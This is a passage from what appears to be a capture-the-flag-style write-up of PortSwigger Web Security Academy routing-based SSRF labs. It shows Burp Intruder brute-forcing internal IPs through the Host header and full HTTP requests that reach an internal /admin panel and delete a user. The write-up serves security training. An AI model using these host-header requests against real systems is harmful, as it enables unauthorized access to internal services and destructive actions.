text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
HTTP/2 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 55

<html>
  <body>
    6sewgmj0gwxk4kbsv2jmlzzjjgigz
  </body>
</html>
```



#	Time	Type	Payload	
1	2023-May-16 23:41:25.747 UTC	DNS	042e408o2fa3e86ky3y68x2qrhx8ly9n	3.24
2	2023-May-16 23:41:25.748 UTC	DNS	042e408o2fa3e86ky3y68x2qrhx8ly9n	3.25
3	2023-May-16 23:41:25.754 UTC	HTTP	042e408o2fa3e86ky3y68x2qrhx8ly9n	34.2

- Now we will brute force the IP address of the internal application to gain access to the /admin endpoint. The configurations for Burp Intruder are below, ensure to deselect the “Update Host header…” option.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net

□ Update Host header to match target


```
GET /admin HTTP/2
Host: 192.168.0.§0§
Cookie: session=Z7OK5L4OqUnIbuxmc2I1IdIprTBm2pAW; _lab=
46%7cMCwCFGqU6j44rGh%2fllrOVPKfyNwuXp13AhQR%2bTOm1qbZuTzOkLojIu8HXKx%2fBsQ75AUxr1OTsFj7n22uiOGQ5b7t2q8CHAgrdFr1NkRFX4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTv1xc4VZERq1rIozBu5WJ6jF%2fYPZbV4BOT
itkA%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers


```

0 matches

1 payload position

Length: 684

- The following payload produced a different response code and length:
- 192.168.0.235



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack ty

Payload set: 1 — Payload count: 256

Payload type: Numbers — Request count: 256

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To: 255

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 1

Max integer digits:


Min fraction digits:

Max fraction digits: 0

Examples

1

987654321




Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
232	231	504	□	□	273	
233	232	504	□	□	273	
234	233	504	□	□	273	
235	234	504	□	□	273	
236	235	200	□	□	2786	
237	236	504	□	□	273	
238	237	504	□	□	273	
239	238	504	□	□	273	
240	239	504	□	□	273	
241	240	504	□	□	273	
242	241	504	□	□	273	
243	242	504	□	□	273	
244	243	504	□	□	273	


```
GET /admin HTTP/2
Host: 192.168.0.235
Cookie: session=z7OK5L4OqohIbuxmC2f1ldIprTBm2pAW; _lab=
46%7cMCwCFGqU6j44rGh%2f1lrOVPKfyNwuXp13AhQR%2bTOm1qbZuTzOkLojIu8HXKx%2fBsQ75AUxr1OTsFj7n22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
```

- We can request the response in the browser then click on the “Delete user” button. This request will fail but send it to Burp Repeater and change the Host header to the brute forced value.



Username


carlos



```
GET /admin HTTP/2
Host: 192.168.0.235
Cookie: session=Z7OK5L4OqohIbuxmC2f1ldIprTBm2pAW; _lab=
46%7cMCwCFGqU6j44rGh%2f1lrOVPKfyNwuXp13AhQR%2bTOm1qbZuTzOkLojIu8HXKx%2fBsQ75AUxr
1OTsFj7n22uiOGQ5b7t2q8CHAgrdFr1NkRFX4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTvlxc4VZER
qlrIozBu5WJ6jF%2fYPZbV4BOTitkA%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 2653

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Routing-based SSRF
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
```

- With this request, we can delete the user carlos from the application.



```
POST /admin/delete HTTP/2
Host: 192.168.0.235
Cookie: session=Z7OK5L4OqobIbuxm%2f11dIprTBm2pAW; _lab=
46%7cMCwCFGqU6j44rGh%2f11rOVPKfyNwuXp13AhQR%2bTOm1qbZuTzOkLojIu8HXKx%2fBsQ75AUxr
1OTsFj7n22uiOGQ5b7t2q8CHAgrdFr1NkRFX4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTv1xc4VZER
qlrIozBu5WJ6jF%2fYPZbV4BOTitkA%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net
Referer: https://0ad0006d04247a1182d1381f00a500f1.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=ilkbgjnU842LtArkFfwj4juxN8E4mJR0&username=carlos
```


```
HTTP/2 302 Found
Location: /
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: SSRF via flawed request parsing

Lab: SSRF via flawed request parsing


- This lab is vulnerable to routing-based SSRF due to its flawed parsing of the request's intended host. You can exploit this to access an insecure intranet admin panel located at an internal IP address.
- To solve the lab, access the internal admin panel located in the 192.168.0.0/24 range, then delete Carlos.
- Note
- To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.
- **Summary**:
- See slides.

- Injecting Burp Collaborator into the Host Header does not seem to be working here, the application responds with a 403 Forbidden.



```
GET / HTTP/2
Host: 0a2f009904cb344c81be25e2000a000f.web-security-academy.net
Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcq; _lab=
46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4OiLo
X7bgupDZQ0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7ND
FVO%2fHpxt7DKAMQT%2fjq0YY84LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 10356

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SSRF via flawed request parsing
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
```

